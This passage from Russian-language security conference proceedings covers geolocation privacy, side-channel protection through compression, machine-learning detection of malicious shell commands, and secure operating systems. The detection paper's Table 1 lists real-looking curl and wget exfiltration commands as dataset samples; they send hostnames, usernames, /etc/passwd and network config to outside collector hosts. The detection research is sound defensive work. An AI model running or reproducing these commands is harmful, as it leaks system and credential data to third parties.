3. Временные окна неопределённости. Предполагается преднамеренное введение временного сдвига или разрежения в потоке координатных данных. В результате временной линии становится менее предсказуемой, и затрудняется реконструкция последовательности событий. Эта мера особенно эффективна против атак, основанных на синхронизации с внешними событиями (например, видеонаблюдением или записями транзакций).

Обобщая, можно представить компромисс между точностью данных и уровнем анонимизации в табличной форме (таблица 1):

Таблица 1

Взаимосвязь между источниками рассогласования и типами угроз

Метод	Сохраняемая точность	Уровень приватности	Применимость
Кластеризация маршрутов	Средняя	Высокий	Геоаналитика, транспортное моделирование
Динамическая псевдонимизация	Высокая	Средний — высокий	Социальные платформы, IoT
Временные окна неопределённости	Средняя — низкая	Высокий	Исторический анализ, мониторинг

Объединяя вышеизложенное, выбор стратегии зависит от контекста применения и допустимого уровня деградации исходных данных. Ни один из методов не является универсальным: их устойчивость к деанонимизации возрастает в составе комбинированных схем, сопрягающих пространственное и временное маскирование с архитектурными ограничениями доступа.

Реализация приватности в геосервисах колеблется от встроенных механизмов в ОС до децентрализованных решений, обеспечивающих автономию пользователя. Однако даже при наличии технологий их внедрение ограничено архитектурными и институциональными факторами:

1) механизмы на уровне ОС: Android и iOS реализуют гибкий контроль доступа к геоданным: ограничение фонового трекинга, однократные разрешения, просмотр истории запросов. Иногда используется эмуляция приблизительного местоположения. Тем не менее, эффективность таких функций снижается из-за зависимости от закрытых компонентов и недокументированных API;

2) децентрализованные платформы: подходы с локальной обработкой и зашумлённой передачей (например, Mozilla Location Service) или на базе блокчейна (FOAM, GeoPriv) предоставляют контроль пользователю. Однако они пока остаются нишевыми: отсутствует масштабируемость, сложна интеграция с массовыми сервисами;

3) основные барьеры:

- ухудшение качества сервисов при искажённых координатах (навигация, рекомендации);
- запаздывающее и неполное правовое регулирование (даже в рамках GDPR);
- закрытость алгоритмов крупных провайдеров, что исключает проверку соблюдения приватности.

Следовательно, приватность в геолокации — не только техническая задача, но и компромисс между интересами пользователей, разработчиков и институтов регулирования.

Заключение. Анализ современных практик обращения с геолокационными данными выявляет острый дисбаланс между глубиной пространственно-временного мониторинга и степенью защищённости частной сферы индивидуума. Пространственные цифровые следы — продукт повседневной активности — превратились в объект повышенного интереса со стороны аналитических систем, корпоративных структур и институтов власти, что делает необходимым пересмотр парадигмы обработки координатных данных, вектором которого должно стать не безоглядное накопление, а разумное ограничение и сдержанное применение.

Коэволюция технологий сбора и защиты информации предполагает одновременное развитие трёх взаимосвязанных направлений:

- осведомлённости пользователя о природе и рисках пространственных утечек;
- институционального регулирования, способного адекватно реагировать на эволюцию угроз и стандартизировать практики обезличивания;
- алгоритмической инженерии, создающей инструменты, встроенные в архитектуру цифровой среды и способные обеспечить приватность по умолчанию.

Приватность в геолокации — не вопрос изоляции, а вопрос архитектуры доверия. И в условиях, когда каждый шаг оставляет цифровой след, защита конфиденциальности становится не просто технической задачей, а элементом гуманистической инженерии XXI века.

СПИСОК ЛИТЕРАТУРЫ

1. Яровой Р. В., Рябов Г. А., Карганов В. В. Кибербезопасность в мире инфотелекоммуникаций: вызовы и стратегии защиты // Инновационная деятельность в Вооруженных Силах Российской Федерации. Труды всеармейской научно-практической конференции. СПб., 2023. С. 373-377.
2. Шевченко А. И. Обзор технологий геолокации // Проблемы энергетики, природопользования, безопасности жизнедеятельности и экологии. Сборник материалов студенческой научно-практической конференции. 2022. С. 576-580.
3. Шурыгина К. И., Кокорева Е. В. Мобильное приложение для геолокации // Современные проблемы телекоммуникаций. материалы Всероссийской научно-технической конференции. Новосибирск, 2024. С. 261-264.
4. Черпаков И. В., Калинин М. И. Конфиденциальность данных в эпоху больших данных: проблемы и решения для предприятий // Социально-экономический ландшафт региона: развитие и логистические трансформации. Материалы Всероссийской научно-практической конференции преподавателей, студентов и практиков. Красноярск, 2024. С. 64-66.
5. Грязнов С. А. Проблемы с данными и конфиденциальностью в умных городах // Modern Science. 2021. № 1-2. С. 450-453.

УДК 621.39

ЗАЩИТА ПЕРЕДАВАЕМОЙ ИНФОРМАЦИИ ОТ ПЭМИН ПОСРЕДСТВОМ КОДОВЫХ ОТОБРАЖЕНИЙ

Остроумов Олег Александрович, Синюк Александр Демьянович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: oleg-26stav@mail.ru, eentrop@rambler.ru

Аннотация. Исследуется метод защиты передаваемой информации от ПЭМИН на основе кодовых сжимающих отображений без потерь. Описывается показатель защищенности информации и производится его оценка. На основе анализа результатов расчета определяются направления дальнейших исследований.

Ключевые слова: легальные пользователи; нелегальный пользователь; основной канал; канал утечки информации по ПЭМИН; методы сжатия информации без потерь; показатель защищенности информации от утечки по ПЭМИН.

PROTECTION OF TRANSMITTED INFORMATION FROM SPURIOUS ELECTROMAGNETIC RADIATION AND INTERFERENCE BY MEANS OF CODE MAPPINGS

Ostroumov Oleg, Sinyuk Aleksander

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: oleg-26stav@mail.ru, eentrop@rambler.ru

Abstract. A method for protecting transmitted information from SPURIOUS electromagnetic radiation and interference based on lossless compression images is being investigated. The information security indicator is described and evaluated. Based on the analysis of the calculation results, the directions of further research are determined.

Keywords: legal users; illegal user; main channel; information leakage channel for electromagnetic side effects and triggers; lossless information compression methods; information security index against leakage from electromagnetic side effects and triggers.

Введение. Современное общество все чаще называют информационным, и при оценке степени его развития объем произведенных информации и информационных услуг зачастую важнее объема произведенных им предметов материального потребления. При этом изменился сам подход к понятию информации. Ценность информации, хранящейся, обрабатываемой или передаваемой в современных информационно-вычислительных системах, обычно во много раз превышает стоимость самих систем [1]. Одним из возможных путей утечки информации, передаваемой посредством телекоммуникационных систем, является канал нарушителя по побочным электромагнитным излучениям [1]. Актуализируется поиск путей перекрытия каналов утечки по побочным электромагнитным излучениям.

Предлагается к исследованию следующая постановка задачи. Необходимо передать сообщение между легальными пользователями A и B , осуществляя обмен данными между ними по каналам доступным нелегальному пользователю E (нарушителю). Требуется обеспечить передачу сообщений с высокой надежностью для легальных пользователей и обеспечить наперед заданный высокий уровень защищенности информации об этом сообщении для E .

Рассмотрим следующий сценарий: пользователь A связан с пользователем B по безошибочному дискретному симметричному каналу (ДСК) [2, 3], который назовем основным каналом. Нелегальный пользователь E перехватывает всю передаваемую информацию от A по независимому от основного канала — каналу утечки [4], который описывается моделью ДСК с вероятностью ошибки отличной от нуля. Считаем, что такое описание канала утечки нарушителя соответствует модели канала утечки информации по побочным электромагнитным излучениям (ПЭМИН) [1, 2].

Предположим, что у A имеется некоторый текст T длиной t бит, который необходимо передать получателю B . Текст предварительно сжимается компрессором. Сжатый блок C передается по основному каналу без ошибок. Легальный пользователь B преобразует принятый блок C в декомпрессоре и на его выходе получает копию текста T , которая полностью совпадает с оригиналом текстового сообщения T легального пользователя A .

Нарушитель на выходе канала утечки с высокой вероятностью получает искаженную копию блока C — сообщение C^* . В силу того, что вероятность ошибки в канале утечки более нуля, нарушитель получает после декомпрессии блока C^* искаженное текстовое сообщение T^* .

Заметим, что исходный текст T и искаженный блок текста T^* не одинаковы. И чем в большей степени они различаются, тогда и передаваемая информация в большей степени защищается от утечки по каналу нарушителя по ПЭМИН. Для достижения целей защиты информации от ПЭМИН необходимо выбрать такой метод (или код) сжатия информации сообщения, который обеспечивал необходимый уровень искажений в принятом сообщении на выходе канала утечки по ПЭМИН для случая наличия ошибок.

В целях проведения первоначального исследования предлагается использовать статическую модель источника информации в силу простоты ее описания и отсутствия необходимости передачи информации о

состоянии источника, что вызывает задержки по времени при передаче сообщения [5, 6]. В дальнейшем выбирается кодер источника с неравномерным кодом, для которого коэффициент размножения ошибок более единицы [6, 7]. Заметим, что код не должен удовлетворять условиям самосинхронизации и требуется, чтобы он обладал усиленным свойством префикса [5, 6, 7]. Этим требованиям соответствуют методы сжатия без потерь информации (СБПИ), которые обладают большой чувствительностью к искажениям [6, 7].

В качестве основного показателя защищенности информации от утечки по ПЭМИН выбрана вероятность ошибочного декодирования сообщения неравномерного кода в процессе декомпрессии $P_{\text{ОДНК}}$. Выполнена оценка влияния ошибок на процесс декомпрессии, которая показывает, что верхняя граница вероятности ошибочного декодирования сообщения неравномерного кода $P_{\text{ОДНК}}$ может быть достигнута в случае, когда в результате ошибки вся последующая часть сообщения воспроизводится неверно в силу нарушения синхронизации [2, 3]. Тогда вероятность ошибочного декодирования сообщения неравномерного кода $P_{\text{ОДНК}}$ может быть приближенно вычислена как отношение числа ошибочных символов в информационной последовательности к всей длине сообщения.

Известно, что для канала утечки по ПЭМИН описываемого моделью двоичного симметричного канала без памяти с вероятностью ошибки отличной от нуля оценки вероятности различных местоположений первого ошибочного символа подчиняются геометрическому распределению [8, 9]. Посредством усреднения вероятностей по всевозможным местоположениям первого ошибочного символа, получена оценка для верхней границы вероятности ошибочного декодирования сообщения неравномерного кода $P_{\text{ОДНК}}$.

В соответствии с полученной оценкой выполнен расчет вероятности $P_{\text{ОДНК}}$ в зависимости от длины текстового сообщения и вероятности ошибки в канале утечки нарушителя. Анализ результатов расчета показателя защищенности $P_{\text{ОДНК}}$ для условий изменения длины текстового сообщения от 100 до 1000 символов и вероятности ошибки в канале утечки нарушителя от значения 10^{-5} до значения 0,3 показывает, что вероятность $P_{\text{ОДНК}}$ изменяется в интервале от $5.048 \cdot 10^{-4}$ до 0,998. Дальнейший анализ показал, что увеличение показателя защищенности $P_{\text{ОДНК}}$ происходит с увеличением символьной длины текстового сообщения и (или) значения вероятности ошибки в канале утечки нарушителя.

Для проведения дальнейших исследований и обеспечения заданного (требуемого) уровня защищенности информации от утечки по каналам ПЭМИН с использованием метода на основе кодовых сжимающих отображений без потерь необходимо произвести подбор оптимального кода (метода сжатия), отвечающего вышеприведенным рекомендациям. Кроме этого, требуется подобрать модель источника информации с увеличенным объемом алфавита. Это приведет к увеличению сложности кодового дерева, неравномерности длины кодовых слов и т.д., что в результате увеличит трудоемкость нарушителя по выполнению правильного декодированию сообщений.

Дополнительно внимание должно быть уделено поиску и исследованию протоколов передачи сообщений, одновременно обеспечивающих с одной стороны ухудшение качества канала утечки, и с другой стороны — способность передавать сообщения достаточно большой символьной длины. Анализ известных методов сжатия текстовой информации показывает, что наибольшей чувствительностью к ошибкам обладают методы СБПИ [6, 7]. Эти методы получили большое распространение в системах хранения, передачи и обработки информации и поэтому внедрение их для достижения целей защиты не должно вызывать больших сложностей.

Заключение. Таким образом, применение методов СБПИ в таком ракурсе позволяет, во-первых, в несколько раз повысить их информационную эффективность; во-вторых, обеспечить защищенность информации как за счет сокрытия семантического содержания сообщений, так и вследствие повышенной чувствительности процесса декомпрессии к ошибкам, возникающим в канале утечки по ПЭМИН.

В результате размножения ошибок декомпрессором воспроизводимое сообщение может быть полностью искажено при применении методов СБПИ, что по существу, равносильно эффективному методу «кодowego зашумления» [10, 11] канала утечки ПЭМИН.

СПИСОК ЛИТЕРАТУРЫ

1. Белоус А. И., Солодуха В. А. Кибероружие и кибербезопасность. О сложных вещах простыми словами. М.: Вологда: Инфра-Инженерия, 2020. 692 с.
2. Галлагер Р. Теория информации и надежная связь. М.: Сов, радио, 1974. 720 с.
3. Мак-Вильямс Ф., Слоэн Н. Теория кодов, исправляющих ошибки. М.: Связь, 1979. 744 с.
4. Wyner A. D. The Wire-Tap Channel // Bell System. Tech. J. 1975 V. 54, №8. pp. 1355-1387.
5. Yu L., Li H., Li W. Distortion Bounds for Source Broadcast Problems // Distortion Bounds for Source Broadcast Problems. 2018. Vol. 64, № 9. Pp. 6034-6053. DOI 10.1109/TIT.2018.2854547. EDN YDIAUY.
6. Bell T., Witten I.H., Cleary J.G Modeling for Text Compression // ACM Computing Surveys, 21, 4. 1989. Pp. 557-591.
7. Irvin S.A. Compression and cryptology. Thesis D. University of Waikato, New Zealand. 1997. 190 p.
8. Бронштейн И.Н., Семендяев К.А. Справочник по математике. М.: Наука, 1980. 976 с.
9. Пугачев В.С. Теория вероятностей и математическая статистика. М.: Наука, 1979. 496 с.
10. Яковлев В.А. Защита информации на основе кодового зашумления. СПб.: ВАС, 1993. 245 с.
11. Коржик В.И., Яковлев В.А. Сравнение подходов к защите информации, основанных на использовании кодового зашумления и усиления секретности // Информатика и вычислительная техника. 1994. Вып. 2–3. С. 59-65.

УДК 004.056.53

ПРИМЕНЕНИЕ МАШИННОГО ОБУЧЕНИЯ ДЛЯ КЛАССИФИКАЦИИ ВРЕДОНОСНЫХ SHELL КОМАНД

Пимашин Егор Николаевич

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

e-mail: zizzs3228@gmail.com

Аннотация. В статье рассматриваются подходы к применению методов машинного обучения для выявления и классификации вредоносных команд в оболочках командной строки (shell), таких как bash или PowerShell. Обсуждаются особенности извлечения признаков из текстовых команд, выбор моделей классификации и оценка их эффективности на основе реальных данных. Предлагается анализ преимуществ и ограничений таких систем в контексте информационной безопасности.

Ключевые слова: машинное обучение; классификация вредоносных команд; shell-команды; информационная безопасность; нейронные сети.

APPLICATION OF MACHINE LEARNING FOR CLASSIFICATION OF MALICIOUS SHELL COMMANDS

Pimashin Egor

The Bonch-Bruevich Saint Petersburg State University of Telecommunications

22 Bolshevnikov Av, bldg 1, St. Petersburg, 193232, Russia

e-mail: zizzs3228@gmail.com

Abstract. The article examines approaches to the use of machine learning methods for detecting and classifying malicious commands in command-line shells such as bash or PowerShell. It discusses the features of extracting features from text commands, selecting classification models, and evaluating their effectiveness based on real data. An analysis of the advantages and limitations of such systems in the context of information security is proposed.

Keywords: machine learning; classification of malicious commands; shell commands; information security; neural networks.

Введение. Современные исследования в области кибербезопасности, проведенные аналитическими центрами Positive Technologies [1], демонстрируют тенденцию к активному использованию shell-команд злоумышленниками на различных этапах кибератак. Данный инструментарий применяется как при первичном проникновении в информационные системы, так и в процессах закрепления и латерального перемещения внутри компрометированной инфраструктуры. Согласно статистическим данным, команды, исполняемые в интерпретаторах bash и PowerShell, становятся эффективным средством обхода защитных механизмов, повышения привилегий и обеспечения скрытого управления инфицированными устройствами. Наблюдаемый рост инцидентов с применением вредоносных shell-скриптов актуализирует задачу их автоматизированного анализа и классификации, где методология машинного обучения представляется перспективным направлением повышения эффективности детектирования подобных угроз.

Традиционные методики обнаружения вредоносной активности, базирующиеся на сигнатурном анализе и предустановленных правилах, зачастую демонстрируют недостаточную эффективность при столкновении с модифицированными или обфусцированными угрозами. В данном контексте алгоритмы машинного обучения предоставляют возможность анализа значительных массивов данных с выявлением неочевидных закономерностей, недоступных при статическом анализе. Настоящая работа посвящена методологическим аспектам применения машинного обучения для классификации вредоносных shell-команд с опорой на экспериментальные данные. В рамках исследования рассматриваются этапы предварительной обработки данных, селекции релевантных признаков, выбора оптимальных моделей и анализа результатов экспериментальной верификации.

Классификация shell-команд представляет собой задачу категоризации текстовых инструкций на безопасные (benign) и потенциально вредоносные (malicious). К первой категории относятся стандартные операции, например запуск проекта посредством команды «prn run», тогда как ко второй — инструкции вида «curl https://malicious.site», направленные на несанкционированную эксфильтрацию данных. Данная задача требует комплексного анализа синтаксических конструкций, контекстуальных особенностей и оценки потенциального воздействия на систему. Методы машинного обучения позволяют трансформировать текстовые команды в векторные представления, что делает возможным применение классификационных алгоритмов, включая машины опорных векторов (SVM) и архитектуры нейронных сетей.

Формирование репрезентативного корпуса данных осуществляется путем агрегации материалов из открытых источников. Вредоносные образцы извлекаются из репозитория prn, помеченных соответствующими метками безопасности, а также непосредственно из исходного кода с идентифицированными системными вызовами. Критическим аспектом является обеспечение баланса между классами: безопасные команды отбираются из типичных пользовательских сценариев, в то время как вредоносные экземпляры включают известные техники атак с применением методов обфускации, таких как замещение символов и использование переменных для

маскировки намерений. Предварительная обработка данных включает процедуры токенизации и элиминации шумовых компонентов, что существенно повышает качественные характеристики обучающей выборки.

Процесс извлечения признаков является критическим этапом анализа. Для текстовых данных shell-команд наиболее эффективными методами выступают n-граммы (последовательности символов или слов), TF-IDF (term frequency-inverse document frequency) и векторные представления (эмбединги), такие как Word2Vec. Данные методы обеспечивают захват семантических особенностей: вредоносные команды характеризуются наличием подозрительных элементов, включая обращения к внешним серверам (посредством wget или curl с адресами потенциально опасных ресурсов) или операции с системными файлами. В ряде случаев интеграция контекстуальных признаков, включающих частотность исполнения и профильные характеристики пользователя, способствует повышению точности классификации.

В рамках исследования был проведен сравнительный анализ различных алгоритмов машинного обучения, включая классические подходы: логистическую регрессию, случайный лес, XGBoost, метод опорных векторов (SVM), алгоритм k-ближайших соседей (KNN), деревья решений, наивный байесовский классификатор и LGBMClassifier. Данный подход позволил осуществить комплексную оценку производительности указанных методов на исследуемом наборе данных и определить оптимальную стратегию классификации.

Экспериментальная валидация проводилась на реальном наборе данных, содержащем приблизительно 15 000 команд с распределением 98% доброкачественных и 2% вредоносных образцов. Оценка эффективности осуществлялась с использованием стандартных метрик: точности (accuracy), положительной прогностической ценности (precision), полноты (recall) и F1-меры. В таблице 1 представлены репрезентативные примеры классифицируемых команд.

Таблица 1

Примеры чистых и вредоносных shell-команд

Команда	Вредоносная
curl --data-urlencode <info=\$(hostname && whoami)> curpsmhrcneuovltqvqpe70xuqdmqts9.oast.fun	Да
/usr/bin/curl --data '@/etc/passwd' \$(hostname)8z8qbx5v1hxixi884hbjdy1p7hv6.oastify.com	Да
wget --quiet <https://webhook-test.com/83f6a442138edb012e1f294888fba1d5?user=\$(whoami)&path=\$(pwd)&host=\$(hostname)> curl -s <https://webhook-test.com/83f6a442138edb012e1f294888fba1d5?user=\$(whoami)&path=\$(pwd)&host=\$(hostname)>	Да
wget --quiet <https://api.hooklistener.com/w/traditional-crimson-parakeet-vfl/?user=\$(whoami)&path=\$(pwd)&hostname=\$(hostname)>	Да
curl https://bes23.free.beeceptor.com	Да
wget --quiet <http://3.149.237.169/linux-hx?ipconfig=\$(ifconfig base64 -w0)>	Да
wget -qO /dev/null <http://sl4x0.xyz/depconf/popper.html?stage=pre&host=sl4x0&user=sl4x0> true	Да
rm -rf dist docs coverage	Нет
npm run build && chmod +x bin/react-migrate	Нет
prettier --check <*/*.ts,*.js,json,md>	Нет
jest --coverage --ci --watchAll=false	Нет
rm -rf lib && npm version major && npm publish	Нет
echo <Error: no test specified> && exit 1	Нет

В рамках исследования эффективности различных моделей машинного обучения для классификации вредоносных shell-команд был проведен сравнительный анализ с применением трех распространенных векторизаторов: TfidfVectorizer, CountVectorizer и HashingVectorizer. Полученные результаты, отраженные в таблице 2, демонстрируют показатели точности (F1) на тестовой выборке. Логистическая регрессия обнаруживает стабильную производительность с показателем 0.97 вне зависимости от применяемого векторизатора, что свидетельствует о ее устойчивости к различным методам текстового представления. Наивный байесовский классификатор и метод опорных векторов достигают максимальных значений (0.98) при использовании TfidfVectorizer, тогда как алгоритмы случайного леса и k-ближайших соседей показывают менее высокие результаты, особенно в сочетании с HashingVectorizer (0.87 и 0.88 соответственно). Градиентные бустинговые алгоритмы, представленные XGBClassifier и LGBMClassifier, демонстрируют стабильно высокие показатели с максимумом 0.96 для LGBM при использовании HashingVectorizer, при этом данные по LGBM с CountVectorizer отсутствуют вследствие технических ограничений эксперимента. В целом, TfidfVectorizer проявляет себя как наиболее результативный подход, предположительно благодаря учету обратной частоты документов, что способствует более эффективному выявлению редких, но значимых паттернов в злонамеренных командах, включая специфические системные вызовы или подозрительные аргументы [2–4].

Таблица 2

Результаты классификации моделей МО

Векторизатор	TfidfVectorizer	CountVectorizer	HashingVectorizer
Модель МО			
LogisticRegression	0.97	0.97	0.97
RandomForest	0.96	0.97	0.87

NaiveBayes	0.98	0.91	0.88
KNN	0.89	0.89	0.88
SVM	0.98	0.92	0.94
XGBClassifier	0.94	0.93	0.93
LGBMClassifier	0.95	-	0.96

Для оценки стабильности моделей машинного обучения при варьировании векторизаторов был проведен расчет стандартного отклонения (σ) метрик эффективности. Меньшие значения σ свидетельствуют о повышенной устойчивости к изменениям в методологии векторизации. Согласно полученным результатам, LogisticRegression демонстрирует наивысшую стабильность ($\sigma = 0.0040$), далее следуют KNN ($\sigma = 0.0067$) и XGBClassifier ($\sigma = 0.0072$), что указывает на их надежность в задачах классификации вредоносных shell-команд. SVM характеризуется умеренной стабильностью ($\sigma = 0.0252$), тогда как NaiveBayes и RandomForest проявляют более существенные вариации ($\sigma = 0.0446$ и 0.0558 соответственно). Наименьшую стабильность продемонстрировала LGBMClassifier со значительным отклонением ($\sigma = 0.4499$), что, вероятно, обусловлено ее чувствительностью к параметрам настройки и специфике векторизации. Данные наблюдения, представленные в таблице 3, позволяют сделать вывод о предпочтительности линейных моделей, в частности LogisticRegression, для задач, требующих консистентности результатов независимо от выбора векторизатора, в то время как более комплексные ансамблевые методы могут требовать дополнительной калибровки для минимизации нестабильности модели.

Таблица 3

Оценка стабильности моделей между векторизаторами

Модель	Стандартное отклонение (σ)
LogisticRegression	0.0040
RandomForest	0.0558
NaiveBayes	0.0446
KNN	0.0067
SVM	0.0252
XGBClassifier	0.0072
LGBMClassifier	0.4499

Для повышения интерпретируемости полученных результатов были применены методы анализа значимости признаков, включающие исследование весовых коэффициентов логистической регрессии и показателей важности признаков (feature importance) в ансамблевых моделях. Данный подход обеспечил выявление наиболее информативных токенов и паттернов, оказывающих существенное влияние на процесс классификации [5–9]. В частности, установлено, что присутствие URL-адресов с подозрительными доменными именами, обращения к системным файлам (например, /etc/passwd), а также использование команд, направленных на эксфильтрацию данных, являются ключевыми индикаторами вредоносной активности. Визуализация наиболее значимых для классификационного решения токенов и соответствующих им коэффициентов представлена на рис. 1.

curl +5.637	echo +2.827	wget +2.096
hostname +5.366	echo echo +2.762	wget quiet +2.048
whoami +4.255	username +2.701	pwd +2.029
require +3.820	com +2.694	if +2.015
http +3.701	npm link +2.486	base64 +1.908
oast +3.445	etc +2.311	dev null +1.886
process +3.395	pro +2.269	null +1.880
branch +3.367	data +2.251	oastify com +1.827
stdio +3.237	link +2.187	oastify +1.827
https +2.883	node require +2.140	peer +1.822

Рис. 1. Наиболее важные токены и их веса для принятия решений о классификации

Заключение. Проведенное исследование демонстрирует эффективность применения современных методов машинного обучения в сочетании с оптимизированными техниками векторизации текстовых данных для решения задачи автоматической классификации вредоносных shell-команд. Сравнительный анализ различных моделей и векторизаторов позволил установить, что линейные методы, в частности логистическая регрессия, обеспечивают высокую точность и стабильность результатов при варьировании способов представления данных. Следует отметить, что ансамблевые и бустинговые модели представляют значительный потенциал для более комплексных сценариев, требующих дополнительной параметрической настройки и оптимизации.

СПИСОК ЛИТЕРАТУРЫ

1. PT Security. Вредоносное ПО: исследование поведения и каналов распространения [Электронный ресурс]. 2023. URL: <https://ptsecurity.com/ru-ru/research/analytics/malware-behavior-and-distribution-channels/> (дата обращения: 10.06.2024).
2. Кузнецов А. В., Кузнецова Е. А. Применение алгоритмов машинного обучения для обнаружения вредоносных программ // Информационные управляющие системы. 2022. № 2. С. 45–52. [Электронный ресурс]. URL: <https://www.i-us.ru/index.php/ius/article/download/15328/15115> (дата обращения: 10.06.2024).
3. Kim J., Kim H. Machine Learning Based Fileless Malware Traffic Classification Using PowerShell Commands // Cybersecurity. 2023. Т. 6, № 1. С. 1–15.

4. Сравнение системы обнаружения вторжений на основе машинного обучения с сигнатурными средствами защиты информации // Вестник Воронежского института МВД России. 2021. № 2. С. 112-119. [Электронный ресурс]. URL: <https://cyberleninka.ru/article/n/sravnenie-sistemy-obnaruzheniya-vtorzheniy-na-osnove-mashinnogo-obucheniya-s-signaturnymi-sredstvami-zaschity-informatsii> (дата обращения: 10.06.2024).
5. Анализ информационной безопасности предприятия на основе сбора данных пользователей с открытых ресурсов и мониторинга информационных ресурсов с использованием машинного обучения / А. В. Красов, С. И. Штеренберг, Р. М. Фахрутдинов [и др.] // Т-Сотм: Телекоммуникации и транспорт. 2018. Т. 12, № 10. С. 36-40. DOI 10.24411/2072-8735-2018-10154. EDN YMWWOX.
6. Штеренберг, С. И. разработка сценариев безопасности для создания уязвимых виртуальных машин и изучения методов тестирования на проникновения / С. И. Штеренберг, А. И. Москальчук, А. В. Красов // Информационные технологии и телекоммуникации. 2021. Т. 9, № 1. С. 47-58. DOI 10.31854/2307-1303-2021-9-1-47-58. EDN ICWXFE.
7. Minyaev, A. A. The method and methodology of efficiency assessment of protection system of distributed information systems / A. A. Minyaev, A. V. Krasov, D. V. Saharov // 12th International Congress on Ultra Modern Telecommunications and Control Systems and Workshops, ICUMT 2020, Brno, 05–07 октября 2020 года. Brno: Institute of Electrical and Electronics Engineers, 2020. P. 291-295. DOI 10.1109/ICUMT51630.2020.9222451. EDN KAGNKZ.
8. Krasov, A. Behavioral Analysis of Resource Allocation Systems in Cloud Infrastructure / A. Krasov, L. Vitkova, I. Pestov // International Russian Automation Conference, RusAutoCon 2019, Sochi, 08–14 сентября 2019 года. Sochi: Institute of Electrical and Electronics Engineers Inc., 2019. P. 8867699. DOI 10.1109/RUSAUTOCON.2019.8867699. EDN OEQKNH.
9. Красов, А. В. Разработка методики внедрения и выявления эффективности SIEM-системы в среде доверенной зоны // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2022. № 3. С. 109-120. DOI 10.37882/2223-2966.2022.03.18. EDN XYRYTI.

УДК 004.451

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ЗАЩИЩЁННЫХ ОПЕРАЦИОННЫХ СИСТЕМ, ИСПОЛЗУЕМЫХ В ГОСУДАРСТВЕННЫХ И КОРПОРАТИВНЫХ СТРУКТУРАХ

Селлер Анастасия Романовна

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевицкое пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: seller2005@inbox.ru

Аннотация. Современные условия цифровизации экономики и государственных процессов предъявляют повышенные требования к безопасности информационных систем, используемых как в государственных, так и в корпоративных структурах. Защищённые операционные системы (ЗОС) играют ключевую роль в обеспечении информационной безопасности, создавая защищённую программно-аппаратную платформу для обработки, хранения и передачи данных. В статье рассматриваются ключевые аспекты защищённых операционных систем, применяемых в государственных и корпоративных структурах. Проведён сравнительный анализ таких операционных систем, как Astra Linux, Альт СП и SELinux. Рассмотрены особенности их архитектуры, производительности, масштабируемости, соответствия стандартам безопасности и интеграции с сетевой инфраструктурой.

Ключевые слова: защищённые операционные системы; информационная безопасность; сравнительный анализ; государственные структуры; корпоративные структуры; ФСТЭК России; стандарты безопасности; Альт СП; Astra Linux; SELinux.

COMPARATIVE ANALYSIS OF SECURED OPERATING SYSTEMS USED IN STATE AND CORPORATE STRUCTURES

Seller Anastasiia

The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevnikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: seller2005@inbox.ru

Abstract. The current conditions of digitalization of the economy and government processes place increased demands on the security of information systems used in both government and corporate structures. Secure operating systems (SOS) play a key role in ensuring information security by creating a secure hardware and software platform for data processing, storage, and transmission. The article discusses key aspects of secure operating systems used in government and corporate structures. The comparative analysis of such operating systems as Astra Linux, Alt SP and SELinux is carried out. The features of their architecture, performance, scalability, compliance with security standards and integration with network infrastructure are considered.

Keywords: secure operating systems; information security; comparative analysis; governmental structures; corporate structures; FSTEC of Russia; security standards; Alt SP; Astra Linux; SELinux

Введение. В связи с возрастающим количеством киберугроз и необходимостью соблюдения нормативных требований, выбор оптимальной защищённой операционной системы становится актуальной задачей для ИТ-служб и специалистов по информационной безопасности. В данной работе проведён сравнительный анализ наиболее востребованных и сертифицированных на территории Российской Федерации операционных систем с повышенным уровнем защищённости: Astra Linux, Альт СП и SELinux. Анализ проводится с точки зрения архитектуры, производительности, масштабируемости, интеграции с сетевой инфраструктурой и соответствия требованиям государственных стандартов.

Основные требования к защищённым операционным системам. Защищенные операционные системы (ЗОС) предназначены для функционирования в условиях повышенных требований к информационной безопасности. Их главная задача — не просто выполнение вычислительных процессов, а надежная защита данных и предотвращение несанкционированного доступа.

В отличие от обычных операционных систем, ЗОС разрабатываются с учетом потенциальных угроз и реализуют встроенные механизмы защиты, работающие на всех уровнях — от ядра до пользовательского интерфейса [1–3].

К ключевым требованиям, которым должна соответствовать защищённая операционная система, относятся:

1. Поддержка мандатного и дискреционного контроля доступа — реализация моделей безопасности, ограничивающих действия пользователей и процессов в зависимости от их уровня допуска.

2. Изоляция процессов и ресурсов — исключение возможности влияния одной программы на работу другой, защита памяти и файловой системы.

3. Целостность системных компонентов — защита ядра, системных библиотек и механизмов безопасности от модификации.

4. Аудит безопасности — ведение журналов событий, связанных с доступом к данным и системным ресурсам.

5. Сертификация — официальное подтверждение соответствия требованиям безопасности, позволяющее использовать ОС в критически важных информационных системах.

Краткий обзор стандартов безопасности и регуляторов. На практике требования к защищенным операционным системам формируются на основе нормативных документов. В России такими регуляторами являются ФСТЭК (Федеральная служба по техническому и экспортному контролю) и ФСБ, которые утверждают классы защищенности информационных систем и критерии оценки средств защиты информации.

Для международного применения используется стандарт Common Criteria (ISO/IEC 15408), который представляет собой систему оценки защищенности ИТ-продуктов с использованием уровней доверия EAL (Evaluation Assurance Level). Чем выше уровень (от EAL1 до EAL7), тем глубже анализ безопасности системы.

Соблюдение этих стандартов позволяет операционной системе быть допущенной к эксплуатации в средах, где необходимо гарантировать высокий уровень защиты информации.

Обзор выбранных защищённых операционных систем. Для сравнительного анализа были выбраны три наиболее распространённые защищённые операционные системы, применяемые в государственных и корпоративных информационных системах на территории Российской Федерации и за её пределами: Astra Linux (версия SE), Альт СП и SELinux.

Astra Linux — отечественная операционная система, разработанная компанией «РусБИТех» и ориентированная на использование в органах государственной власти, силовых структурах и критической инфраструктуре. ОС сертифицирована в соответствии с требованиями ФСТЭК и ФСБ, включая высшие классы безопасности.

